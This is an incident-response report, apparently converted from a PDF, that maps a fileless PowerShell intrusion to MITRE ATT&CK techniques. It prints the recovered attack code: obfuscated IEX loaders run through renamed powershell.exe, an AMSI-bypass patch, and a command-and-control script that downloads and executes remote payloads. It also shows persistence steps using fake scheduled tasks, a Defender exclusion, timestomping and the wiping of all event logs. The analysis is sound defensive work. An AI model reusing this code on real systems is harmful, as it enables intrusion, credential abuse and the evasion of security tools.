Living Off The Land – Report


Initial Observations

Using CrowdStrike's Falcon platform for endpoint detection and response (EDR), incident responders were notified that several endpoints were attempting execution of powershell.exe and mshta.exe under different names and/or in different locations (T1036 – Masquerading). During the engagement, responders observed varying execution paths and file names. The following instances use cmd.exe (T1059 – Command-Line Interface, T1202 – Indirect Command Execution) to launch the masquerading PowerShell executable which was renamed to Wininet.exe, Cache.exe, rasupd.exe, memorysense.exe, etc.

COMMAND LINE	"C:\Windows\System32\cmd.exe" /C C:\windows\system32\Wininet.exe -c "IEX $($(gc 'C:\windows\debug\c.mcf'|%{[char][int]($_.split('x')[-1])})-join'')"
COMMAND LINE	"C:\Windows\System32\cmd.exe" /C C:\WINDOWS\system32\Cache.exe -c "IEX $($(gc 'C:\WINDOWS\Vss\Writers\qj.edb'|%{[char][int]($_.split('x')[-1])})-join'')"
COMMAND LINE	"C:\Windows\System32\cmd.exe" /C C:\WINDOWS\system32\memorysense.exe -c "IEX $($(gc 'C:\WINDOWS\Vss\Writers\m.pat'|%{[char][int]($_.split('x')[-1])})-join'')"
COMMAND LINE	"C:\Windows\System32\cmd.exe" /C C:\windows\system32\rasupd.exe -c "IEX $($(gc 'C:\windows\Fonts\ds.admx'|%{[char][int]($_.split('x')[-1])})-join'')"
COMMAND LINE	"C:\Windows\System32\cmd.exe" /C C:\windows\system32\ScanDrive.exe -c "IEX $($(gc 'C:\windows\c.failure'|%{[char][int]($_.split('x')[-1])})-join'')"

s


In addition to the command-line interface, execution was also attempted via the Microsoft HTML Applications program (T1170 – Mshta.exe, T1202 – Indirect Command Execution) which also used the same masquerading technique as seen in the following screen shots.




In all the above instances, we observed indirect execution of a renamed/relocated instance of powershell.exe with the following command as the only parameter.

"IEX $($(gc 'c:\[PATH_AND_NAME_CHANGE]'|%{[char][int]($_.split('x')[-1])})-join'')"

It should be noted that the above activity regarding the execution techniques employed were observed on workstations. The files passed to the Invoke-Expression (IEX) cmdlet, although they used different paths, different file names, and produced different MD5 hashes, contained the same ascii encoded data at the end of each line.



Once the data was decoded (T1140 - Deobfuscate/Decode Files or Information), another heavily obfuscated script was revealed (T1027 - Obfuscate/Encode Files or Information).



s

Within that obfuscated script, analysts discovered embedded C# code for the AMSI Bypass technique (T1027 - Obfuscate/Encode Files or Information, T1089 – Disabling Security Tools). In the figure above, the Add-Type (wtyguscpg) cmdlet is used to implement the .Net class.

```
private static void Patchafum(byte[] mzlpn47)
{
    try
    {
        var one = "i.d";
        var dnr2 = "a";
        var boo = "ll";
        var xjpj3 = "ms";
        var lphgm12 = uyroqs(dnr2 + xjpj3 + one + boo);
        if (lphgm12 == IntPtr.Zero)
        {
            return;
        }

        var ngxos2 = "nBuf";
        var awdqnxv4 = "Am";
        var toy28 = "s";
        var sca38 = "fer";
        var vtm46 = "iSca";
        var oheg46 = xlade(lphgm12, awdqnxv4 + toy28 + vtm46 + ngxos2 + sca38);
        if (oheg46 == IntPtr.Zero)
        {
            return;
        }

        uint oldProtect;
        dkbbrvt(oheg46, (UIntPtr)mzlpn47.Length, 0x40, out oldProtect);

        Marshal.Copy(mzlpn47, 0, oheg46, mzlpn47.Length);
```

There are many articles written on variations of this technique, so an explanation is deferred until the full analysis is complete. However, you can see the standard calls to GetProcAddress (xlade), LoadLibrary (uyroqs), VirtualProtect (dkbbrvt), and Marshal.Copy in the above screenshot. Variables lphgm12 and oheg46 are equal to amsi.dll and AmsiScanBuffer, respectively.

At the very bottom, a string was decoded uncovering yet another obfuscated PowerShell script that employs 3 additional tactics; Credential Access (T1003 – Credential Dumping), Exfiltration (T1020 – Automated Exfiltration), and Command and Control (T1071 – Standard Application Layer Protocol). Re-ordering the obfuscated code produced the following result.

s

```
Set-Item VARIABLE:Ofs ''
for($i=0;$i -le 4;$i++) {
    $LogEngineLifeCycleEvent=$LogEngineHealthEvent=$LogProviderLifecycleEvent=$LogProviderHealthEvent=$False;
    $u=[System.Text.Encoding]::UTF8;
    &('sa'+'l') er Get-Random;
    try{
        $l=[System.Net.WebRequest];
        &('sa'+'l') no New-Object;
        $g=[SysTEm.Net.SeRvICePoIntMAnaGEr];
        $g::Expect100ConTINuE=0;
        $g::ServerCertificateValidationCallback={1};
        $j={$t=$args;[string](0..$t[0]|&('%'){[char][int]([int][char]('&')+($t[1]).substring(($_*$t[2]),$t[2])))}-replace' '};
        $b= $u.GetBytes(('ss'+'d'));
        if($PSVersionTable.PSVersion.Major -gt 4){
            $g::SecurityProtocol="$(. $j 14 '7870771112 67870771111 6787077' 2) ";
            $c=$(. $j 7 ('66787'+'87'+'47720 9'+' 9') 2)+$($t={$u.GetString([System.Convert]::FromBase64String($args[0]))};(&(
        }
        else{
            $c="$(. $j 17 '667878747720 9 9111418141213181617l3' 2) "+[char](47)+$(-join(1..$(@(8,6,7)|&('er'))|&('%'){[char][
        };
        [System.Net.HttpWebRequest] $w=$l::Create($c);
        $w.Proxy=$l::GetSystemWebProxy();
        $w.Proxy.Credentials=[System.Net.CredentialCache]::DefaultCredentials;
        $w.Timeout=60000;$w.Method=('PO'+'ST');
        $w.ContentType=$(& $j 14 ('597'+'4'+'74706'+'7615978'+'67'+'737'+'2'+' 9'+'827170') 2);
        $w.ContentLength=$b.Length;
        $r=$w.GetRequestStream();
        $r.Write($b, 0, $b.Length);
        $r.Flush();
        $r.Close();
        [System.Net.HttpWebResponse] $wr=$w.GetResponse();
        $sr=&('no') System.IO.StreamReader($wr.GetResponseStream());
        [CHAr[]]$ri = ([cHAr[]]($sr.ReadToEnd()));
        $wr.Close();
        &('IE'+'X') ($ri -JOIn'');
    }
    catch {&('s'+'leep') -s $(@(5,16,17)|&('er'));$_.Exception.Message|.('O'+'u'+'t-Null')}
}
set 'ofs' ' '
```

Here is a breakdown of some key parts of this script.

1. Modifies PowerShell preference variables to disable logging (T1089 – Disabling Security Tools).

```
$LogEngineLifeCycleEvent=$LogEngineHealthEvent=$LogProviderLifecycleEvent=$LogProviderHealthEvent=$False;
```

2. Instantiates a .Net ServicePointManager object and configures it for custom validation during the TLS session setup; self-signed certificate observed (T1071 – Standard Application Layer Protocol, T1032 – Standard Cryptographic Protocol).

```
$g=[SysTEm.Net.SeRvICePoIntMAnaGEr];
$g::Expect100ConTINuE=0;
$g::ServerCertificateValidationCallback={1};
```

3. Sets connection proxy object credential attribute to the default Windows credentials of the currently logged on user (T1003 – Credential Dumping).

```
$w.Proxy.Credentials=[System.Net.CredentialCache]::DefaultCredentials;
```

4. Uses POST method in HTTP operation (T1020 – Automated Exfiltration, T1041 – Exfiltration Over Command and Control Channel).

```
$w.Method=('PO'+'ST');
```

5. Reads and executes the response to the HTTP POST operation (T1071 – Standard Application Layer Protocol, T1043 – Commonly Used Port). Unfortunately, investigators were unable to get a response, so no additional data was obtained.

s

```
$r=$w.GetRequestStream();
$r.Write($b, 0, $b.Length);
$r.Flush();
$r.Close();
[System.Net.HttpWebResponse] $wr=$w.GetResponse();
$sr=&('no') System.IO.StreamReader($wr.GetResponseStream());
[CHAr[]]$ri = ([cHAr[]]($sr.ReadToEnd()));
$wr.Close();
&('IE'+'X') ($ri -JOIn'');
```

Prior to the POST operation, one of two parameter strings are chosen based on the PowerShell version. Both resolve to the same remote host, hxxps://1484238673. Once again, the IP is represented in decimal notation and translates to 88[.]119[.]175[.]81

```
if($PSVersionTable.PSVersion.Major -gt 4){
    $g::SecurityProtocol="$(. $j 14 '7870771112 67870771111 6787077' 2) ";
    $c=$(. $j 7 ('66787'+'87'+'47720 9'+' 9') 2)+$($t={$u.GetString([System.
}
else{
    $c="$(. $j 17 '667878747720 9 911141814121318161713' 2) "+[char](47)+$(-
};
```

While both servers and workstation used the same execution tactic (T1202 – Indirect Command Execution) and passed the same ascii encoded data, the sole execution technique being used on servers was WMI (T1047 – Window Management Instrumentation). In all cases, powershell.exe was renamed to modpro.exe as seen in the screenshot below.

COMMAND LINE

```
C:\windows\system32\modpro.exe -noP -sta -w 1 -c IEX $([Text.Encodi
ng]::UTF8.GetString([Convert]::FromBase64String('W1N5c3RlbS5OZX
QuU2VydmljZVBvaW50TWFuYWdlcI06OlNlcnZlckNlcnRpZmljYXRlVmF
saWRhdGlvbkNhbGxiYWNrPXsxfTskbGlqb2g4YXZyYyA9IEB7aG5ucCA
9ICdodHRwczovLzE0ODQyMzg4MjknO2VrbHl3dGlnenQgPSBbU3lzdG
VtLIRleHQuRW5jb2RpbmddOjpVVEY4O307JGlobWFocG5sanVjeXI1bn
ggPSBOZXctT2JqZWN0IFN5c3RlbS5YbWwuWG1sRG9jdW1lbnQ7JEk9
MDskaWhtYWhwbmxqdWN5eXVueC5Mb2FkKCQoLiB7cGFyYW0oW3N
```

Once the above command was decoded, another obfuscated PowerShell script was unveiled. As seen in the screenshot below, the script reaches out to a Latvian IP address associated with a Virtual Private Network (VPN) provider to download content which it then proceeds to execute. The IP address was concealed by using standard decimal instead of dotted decimal notation.

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback={1};
$lijoh8avrc = @{hnnp = 'https://1484238829';eklywtigzt = [System.Text.Encoding]::UTF8;};
$ihmahpnljucyyunx = New-Object System.Xml.XmlDocument;
$I=0;
$ihmahpnljucyyunx.Load($(. {param([string]$b,[int]$n,[int]$c);$p = @(3,5,6,4);$u={param([int]$g,$x);sal er Get-Random;
[CHAr[]]$r = $lijoh8avrc['eklywtigzt'].GetString($([System.Convert]::FromBase64String($ihmahpnljucyyunx.prnt.imge.ope)
$lijoh8avrc.add('yklqyisrhee', $($r[($r.Length-44)..($r.Length-13)]-join''));
[CHAr[]]$r = $r[14..($r.Length-57)]|%{$_-BXor$lijoh8avrc['yklqyisrhee'][$I++%$lijoh8avrc['yklqyisrhee'].LeNGtH]};
$d = $r-join'';
IEX $d
```

s

The IP address in question, 1484238829 translated to 88[.]119[.]175[.]237 when converted.

The Motherload

Fortunately, the content was still being hosted at the time of the engagement. As a result, a sample was successfully obtained, de-obfuscated, and analyzed. To our surprise, the script contained everything needed to identify and remediate the attack apart from the ransomware. Here is a detailed breakdown of those findings.

1. Sets alias for Get-Random and creates function ($u) that generates 1 to 3-character string made up of the lowercase alphabet. Function was used throughout the script for naming files and scheduled tasks.

```
sal gr Get-Random;
$u={$(-join(1..$(gr -Minimum 1 -Maximum 4)|%{[char][int]((65..90)+(97..122)|gr)})).ToLower()};
```

2. Searches for previously modified environment variables, scheduled tasks, etc., and deletes them if found. File name and location along with scheduled task name and location are changed upon each execution.

```
try{
  $(schtasks /Query /TN \Microsoft\Windows\ /fo list /v)|%{ if($_ -clike '*$env:SystemRoot\System32\*'){$c1 = $_.split('"')[7];$g1 = $c1.split('\')[0].split(':')[1]; $nn=
}catch {$_.Exception.Message|Out-Null}
try{
  $(schtasks /Query /TN \Microsoft\Windows\ /fo list /v)|%{ if($_ -clike '*IEX $(gc*')){$n1=$_.split("'")[1]; $(gci $n1 -force).Attributes = 'Normal'; rd $n1}}
}catch {$_.Exception.Message|Out-Null}
try{
  $(schtasks /Query /TN \Microsoft\Windows\ /fo list /v)|%{ if($_ -match 'QueueReportingUpdateTask\w{1,4}Core' -or $_ -match 'Scheduled Start With Network\w{1,4}ID' -or $_
}catch {$_.Exception.Message|Out-Null}
```

3. Determines OS version and modifies Windows Defender configuration if endpoint is Windows 10, Windows 8, Server 2012, or Server 2016. Uses Add-MpPreference to create an exclusion for the System32 folder.

```
    $os = $((Get-WmiObject Win32_OperatingSystem).Name.split('|')[0]);
  try{if ($os -like '*10*' -or $os -like '*2012*' -or $os -like '*8*' -or $os -like '*2016*'){Add-MpPreference -ExclusionPath "$env:SystemDrive\" | out-null}}catch{$_.Exception.Message | out-null}
```

4. Sets file name and path to xml containing the malicious scheduled task. Sets the name of the file containing the encoded AMSI bypass code, credential stealer, and command and control channel.

```
$sManifest = $env:APPDATA + '\{0}.xml' -f $(. $u)
$pContents = '{0}.{1}' -f $(. $u), $(@('jdb','admx','pat','scc','dns','ins','mcf','mdb','pol','jrs','chk','edb','adml','failure','diagsession','vsix')| gr)
```

5. Chooses randomly between 1 of 9 templates for creating the scheduled tasks and associated files, paths, etc. Using the function contained in $u, the malicious task masquerades as legitimate system tasks by inserting a random string between the first and last words (e.g. QueueReportingUpdateTasks[$u]Core).

s

```
$Template = $(@('a','b','c','d','e','f','g','h','i') | gr)
$agent = @{
    'a' = @{loc='\Microsoft\Windows\Windows Error Reporting\'+ 'QueueReportingUpdateTasks' + '{0}' -f $(. $u) + '
    'b' = @{loc='\Microsoft\Windows\WindowsUpdate\'+ 'Scheduled Start With Network' + '{0}' -f $(. $u) + 'ID';des
    'c' = @{loc='\Microsoft\Windows\Windows Filtering Platform\'+ 'BfeOnServiceStartType' + '{0}' -f $(. $u) + 'C
    'd' = @{loc='\Microsoft\Windows\WDI\'+ 'Resolution' + '{0}' -f $(. $u) + 'Host';desc='The Windows Diagnostic
    'e' = @{loc='\Microsoft\Windows\Wininet\'+ 'CacheTask' + '{0}' -f $(. $u) + 'ID';desc='Wininet Cache Task.';p
    'f' = @{loc='\\Microsoft\Windows\Time Synchronization\'+ 'SynchronizeTime' + '{0}' -f $(. $u) + 'Zone';desc='
    'g' = @{loc='\Microsoft\Windows\Ras\'+ 'Mobility' + '{0}' -f $(. $u) + 'Manager';desc='Provides support for t
    'h' = @{loc='\Microsoft\Windows\Defrag\'+ 'ScheduledDefrag' + '{0}' -f $(. $u) + 'Drivers';desc='This task op
    'i' = @{loc='\Microsoft\Windows\MemoryDiagnostic\'+ 'ProcessMemoryDiagnosticEvents' + '{0}' -f $(. $u) + 'Cor
}
```

6. Using values determine by the template, both powershell.exe and mshta.exe are renamed and copied to the System32 folder.

```
if(!$(Test-Path -Path $agent[$Template]['posh'])){Copy-Item "$pshome\powershell.exe" $agent[$Template]['posh']}
if(!$(Test-Path -Path $agent[$Template]['msht'])){Copy-Item "$env:SystemRoot\system32\mshta.exe" $agent[$Template]['msht']}
```

7. Creates datetime object that is -485 days from the time of execution and is used to manipulate created and modified dates of scheduled tasks (T1099 – Timestomp).

```
$datetask = (Get-Date).AddDays(-485).ToString("yyyy-MM-dd") + "T" + [DateTime]::Now.ToString("HH:mm:ss")
```

8. Writes scheduled task to xml file and encoded data to randomly named file using function defined in $u with one of the following extensions.

```
'jdb','admx','pat','scc','dns','ins','mcf','mdb','pol','jrs','chk','edb','adml','failure','diagsession','vsix')
```

9. Creates scheduled tasks and then deletes XML file (T1107 File Deletion)

```
schtasks.exe /CREATE /XML $sManifest /tn $agent[$Template]['loc']
rm -force $sManifest
```

10. Modifies last write, last access, and creation time of file containing encoded data to be executed via scheduled task (T1096 – NTFS File Attributes). Rolls timestamps back 485 days as well (T1099 – Timestomp). Clears all logs (T1070 – Indicator Removal on Host)

```
$nn={$k=$args;$k[0]=(gi $k[0]);$k[0].LastWriteTime=$k[1];$k[0].LastAccessTime=$k[1];$k[0].CreationTime=$k[1]; attrib +h +s +r $k[0]}
$pathpCon,$agent[$Template]['posh'], $agent[$Template]['msht'] | % { (. $nn $_ $((Get-Date).AddDays(-485)))}
wevtutil el | % {wevtutil cl "$_"}
```

IOCs

88.119.175[.]237
88.119.175[.]81
Modpro.exe

s